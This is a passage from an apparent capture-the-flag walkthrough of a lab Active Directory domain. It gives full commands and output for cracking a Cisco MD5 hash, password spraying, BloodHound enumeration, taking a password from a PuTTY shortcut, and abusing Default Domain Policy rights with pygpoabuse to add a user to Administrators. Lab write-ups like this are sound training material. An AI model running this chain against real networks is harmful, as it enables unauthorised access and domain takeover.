
having this hash means we can crack it offline, and whoever configured the router might've reused his own password
so trying to crack the password using hashcat mode 500 for MD5 actually returned the password for this hash which is Chocolate1
┌─[]─[10.200.83.163]─[jimmex@attacker]─[~/HSM/sysco]
└──╼ [★]$ hashcat -m 500 -a 0 cisco_hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

< SNIP>

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$1$mERr$isugnYiHsjHT.i.tc2GDY.:Chocolate1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 500 (md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5))
Hash.Target......: $1$mERr$isugnYiHsjHT.i.tc2GDY.
Time.Started.....: Thu Aug 20 01:55:13 2026 (6 secs)
Time.Estimated...: Thu Aug 20 01:55:19 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     9855 H/s (12.14ms) @ Accel:64 Loops:1000 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 59136/14344385 (0.41%)
Rejected.........: 0/59136 (0.00%)
Restore.Point....: 59008/14344385 (0.41%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1000
Candidate.Engine.: Device Generator
Candidates.#1....: WINNER -> 230495
Hardware.Mon.#1..: Util: 96%

Started: Thu Aug 20 01:54:51 2026
Stopped: Thu Aug 20 01:55:20 2026
Access as lainey.moore
we already have a domain creds which is jack creds, what i should've done here is to use jack creds to get a list of the actual domain usernames then password spray this list with the cracked password to see if it got a match.
but i just used the list we generated via username-anarchy assuming that this password is for one of the usernames we found earlier
don't do this, it is best to generate a list of all the domain users first
anyway we find that this password is for the user lainey.moore.
┌─[]─[10.200.83.163]─[jimmex@attacker]─[~/HSM/sysco]
└──╼ [★]$ nxc smb sysco.local -u usernames.txt -p 'Chocolate1' --continue-on-success | grep -v '[-]'
SMB 10.1.240.201 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SYSCO.LOCAL) (signing:True) (SMBv
1:False) (Null Auth:True) (DC:True)
SMB 10.1.240.201 445 DC01 [+] SYSCO.LOCAL\lainey.moore:Chocolate1
Bloodhound Data
so i guess this is a good time to collect data for bloodhound
i collect using rusthound + bloodhound.py (cause rusthound is generally better but it misses the self-edges)
┌─[]─[10.200.83.163]─[jimmex@attacker]─[~/HSM/sysco]
└──╼ [★]$ rusthound -i 10.1.240.201 -d sysco.local -u lainey.moore -p Chocolate1 -z
---------------------------------------------------
Initializing RustHound at 02:06:14 on 08/20/26
Powered by g0h4n from OpenCyber
---------------------------------------------------

[2026-08-20T06:06:14Z INFO  rusthound] Verbosity level: Info
[2026-08-20T06:06:15Z INFO  rusthound::ldap] Connected to SYSCO.LOCAL Active Directory!
[2026-08-20T06:06:15Z INFO  rusthound::ldap] Starting data collection...
[2026-08-20T06:06:16Z INFO  rusthound::ldap] All data collected for NamingContext DC=sysco,DC=local
[2026-08-20T06:06:16Z INFO  rusthound::json::parser] Starting the LDAP objects parsing...
[2026-08-20T06:06:16Z INFO  rusthound::json::parser::bh_41] MachineAccountQuota: 10
[2026-08-20T06:06:16Z INFO  rusthound::json::parser] Parsing LDAP objects finished!
[2026-08-20T06:06:16Z INFO  rusthound::json::checker] Starting checker to replace some values...
[2026-08-20T06:06:16Z INFO  rusthound::json::checker] Checking and replacing some values finished!
[2026-08-20T06:06:16Z INFO  rusthound::json::maker] 7 users parsed!
[2026-08-20T06:06:16Z INFO  rusthound::json::maker] 60 groups parsed!
[2026-08-20T06:06:16Z INFO  rusthound::json::maker] 1 computers parsed!
[2026-08-20T06:06:16Z INFO  rusthound::json::maker] 2 ous parsed!
[2026-08-20T06:06:16Z INFO  rusthound::json::maker] 1 domains parsed!
[2026-08-20T06:06:16Z INFO  rusthound::json::maker] 2 gpos parsed!
[2026-08-20T06:06:16Z INFO  rusthound::json::maker] 21 containers parsed!
[2026-08-20T06:06:16Z INFO  rusthound::json::maker] .//20260820020616_sysco-local_rusthound.zip created!

RustHound Enumeration Completed at 02:06:16 on 08/20/26! Happy Graphing!

┌─[]─[10.200.83.163]─[jimmex@attacker]─[~/HSM/sysco]
└──╼ [★]$ bloodhound-ce-python -u lainey.moore -p Chocolate1 -d SYSCO.LOCAL -ns 10.1.240.201 -c all --zip
INFO: BloodHound.py for BloodHound Community Edition
INFO: Found AD domain: sysco.local
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.sysco.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.sysco.local
INFO: Found 7 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.SYSCO.LOCAL
INFO: Done in 00M 31S
INFO: Compressing output into 20260820020713_bloodhound.zip
RDP as lainey.moore

as you can see the user lainey.moore is member of both Remote Management Users and Remote Desktop Users
- WINRM isn't enabled
so we have to go with RDP then
loggin in as lainey.moore
$ xfreerdp3 /v:10.1.240.201 /u:lainey.moore /p:Chocolate1 /dynamic-resolution /drive:loot,. /sec:nla /auth-pkg-list:'!kerberos'we get the user flag


in Lainey.Moore Documents folder we find notes.txt and lnk for for Putty
Access as greg.shields

lnk files are shortcutes that tells windows when double-clicked invoke the CreateProcess() with this target executable and the target field contains the target executable with the arguments needed to run that executable from CMD
the thing is because administrators login to multiple different session with different passwords to make this easy with PuTTY, PuTTY supports the option -pw which lets the user provide password in the command line so the users do a lnk file with the target having the -pw option giving it the password so they just double click it to open the session directly
looking at the notes.txt, saying that we can ssh to 10.0.0.1 with the credentials provided by the systadmin, there isn't target at 10.0.0.1 but still if we can get our hands on this credentials we can see if they are reused in the domain
looking at the lnk file, it does exactly the behavior we mentioned above, the target is C:\Users\lainey.moore\Documents\putty.exe -ssh netadmin@10.0.0.1 -pw 5y5coSmarter2025!!! so the password is this 5y5coSmarter2025!!! leaked in the arguments
now we have a password for a user called netadmin but when i looked for this user in bloodhound i didn't find it. so lets do it right this time we get a list of all domain users then we password spray it.
doing this we find that the domain, has only the 4 users we found it the first place + administrator
┌─[]─[10.200.83.163]─[jimmex@attacker]─[~/HSM/sysco]
└──╼ [★]$ nxc smb 10.1.240.201 -u lainey.moore -p Chocolate1 --users-export users.txt
SMB 10.1.240.201 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SYSCO.LOCAL) (signing:True) (SMBv1:False) (Nul
l Auth:True) (DC:True)
SMB 10.1.240.201 445 DC01 [+] SYSCO.LOCAL\lainey.moore:Chocolate1
SMB 10.1.240.201 445 DC01 -Username- -Last PW Set- -BadPW- -Description-

SMB 10.1.240.201 445 DC01 Administrator 2025-10-18 02:57:08 0 Built-in account for administering the computer/
domain
SMB 10.1.240.201 445 DC01 Guest < never> 0 Built-in account for guest access to the compute
r/domain
SMB 10.1.240.201 445 DC01 krbtgt 2025-10-18 04:20:44 0 Key Distribution Center Service Account
SMB 10.1.240.201 445 DC01 jack.dowland 2025-10-18 04:48:47 0 Helpdesk Tier 1
SMB 10.1.240.201 445 DC01 lainey.moore 2025-10-18 04:50:14 0 System Engineer
SMB 10.1.240.201 445 DC01 greg.shields 2025-10-18 04:51:59 1 System Administrator
SMB 10.1.240.201 445 DC01 [*] Enumerated 6 local users: SYSCO
SMB 10.1.240.201 445 DC01 [*] Writing 6 local users to users.txt
we already have the password for the other 3 users so no need to spray or anything lets just try it with greg directly and we find that it is valid credential.
┌─[]─[10.200.83.163]─[jimmex@attacker]─[~/HSM/sysco]
└──╼ [★]$ nxc smb sysco.local -u greg.shields -p '5y5coSmarter2025!!!'
SMB 10.1.240.201 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SYSCO.LOCAL) (signing:True) (SMBv1:False) (Nul
l Auth:True) (DC:True)
SMB 10.1.240.201 445 DC01 [+] SYSCO.LOCAL\greg.shields:5y5coSmarter2025!!!
GenericAll over Domain Policy
looking at the bloodhound data, gregs.shields have GenericAll over the Default Domain Policy given to him by the group Group Policy Creator Owners.
lets start with what is GPO
A Group Policy Object is a container of configuration settings that Windows domains use to centrally manage computers and users things like password policies, software restrictions, startup scripts, registry settings, scheduled tasks, security settings, etc. Instead of an admin manually configuring every single computer in an organization one by one, they define these settings once in a GPO, then link that GPO to a scope (a specific OU, a domain, or a site), and every computer/user object inside that scope automatically applies the settings.
the GPO physically has two things
- GPC (Group Policy Container) which is the object in the domain holding the metadata
- GPT (Group Policy Template) which is the actual settings stored as file under the SYSVOL under \Policies{GUID}, this is where the scripts and the registery.pol files lives
what is Default Domain Policy ?

It's a special GPO that Windows automatically creates the moment you promote a server to a Domain Controller (i.e., it's built-in, not something an admin creates manually). It always uses that same well-known GUID {31B2F340-016D-11D2-945F-00C04FB984F9} across every AD domain in existence, that's why it's a "default" name, not something specific to Sysco.
by default the Default Domain Policy is linked to the domain root, meaning it is applied to every object in the domain because the OUs inherit the GPOs from their parents by default.
the default can be a scheduled task that runs every x interval, that scheduled task is a command runs in-context of every user affected by this GPO, because this GPO affects all the domain objects and some of them are domain admins then we can add any privileged command that will run as administrator (and everyone else)

to do what we mentioned earlier we need the GPO GUID which we can get from bloodhound
and we also need to make sure it affects the entire domain as you can see
add greg.shields to administrator
we'll use pygpoabuse to add Greg as local administrator, pygpoabuse creates a scheduled task and mark it to run immediately with whatever command we provide
┌─[]─[10.200.83.163]─[jimmex@attacker]─[~/HSM/sysco]
└──╼ [★]$ pygpoabuse SYSCO.LOCAL/greg.shields:'5y5coSmarter2025!!!' -gpo-id '31B2F340-016D-11D2-945F-00C04FB984F9' -command 'cmd.exe /c net localgroup Adminis
trators greg.shields /add'
[+] ScheduledTask TASK_fa34559a created!

now to check that it took effect we can check the administrators group we'll see that the user Greg shields is now a member

when we log as Greg, we get the root flag.
Path

Resources
- Username Enumeration (username-anarchy): https://github.com/urbanadventurer/username-anarchy
- Kerberos AS-REP Roasting: https://www.thehacker.recipes/ad/movement/kerberos/asreproast
- Roundcube Webmail: https://roundcube.net/
- Cisco Type 5 (MD5) Password Cracking: https://hashcat.net/wiki/doku.php?id=example_hashes
- GenericAll over GPO Abuse: https://bloodhound.specterops.io/resources/edges/generic-all
- pyGPOAbuse (GPO Immediate Scheduled Task): https://www.thehacker.recipes/ad/movement/group-policies